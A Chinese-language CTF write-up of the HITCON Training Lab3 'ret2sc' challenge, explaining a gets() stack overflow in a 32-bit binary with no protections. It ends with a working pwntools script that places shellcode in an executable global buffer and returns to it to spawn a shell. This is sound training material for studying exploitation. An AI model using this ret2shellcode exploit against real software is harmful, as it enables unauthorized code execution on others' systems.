
HITCON Training Lab3 Writeup

原创

人而已 于 2021-06-29 13:27:36 发布 29 收藏
分类专栏： CTF



首先看一下文件的基本属性：

$ file ./ret2sc

./ret2sc: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=31484b774646e78186848556eae669af027787ce, not stripped

利用checksec查看结果：

所有的保护措施都没有开启。


对文件进行反编译，得到如下代码：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   int v4; // [sp+1Ch] [bp-14h]@1
4
5   setvbuf(stdout, 0, 2, 0);
6   printf("Name:");
7   read(0, &name, 0x32u);
8   printf("Try your best:");
9   return (int)gets((char *)&v4);
10 }
```

显然在第9行的gets有一个栈溢出漏洞。

看一下输入name所在内存空间的属性：

0x804a060处存放了输入的name。



0x804a000--x804b000可读、写、可执行。

因此考虑在栈溢出后跳到name所在的位置进行执行。

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

r = process('./ret2sc')
name = 0x804a060
r.recvuntil(":")
r.sendline(asm(shellcraft.sh()))
r.recvuntil(":")
payload = flat(['a'*32, name])
print(payload)
r.sendline(payload)

r.interactive()
```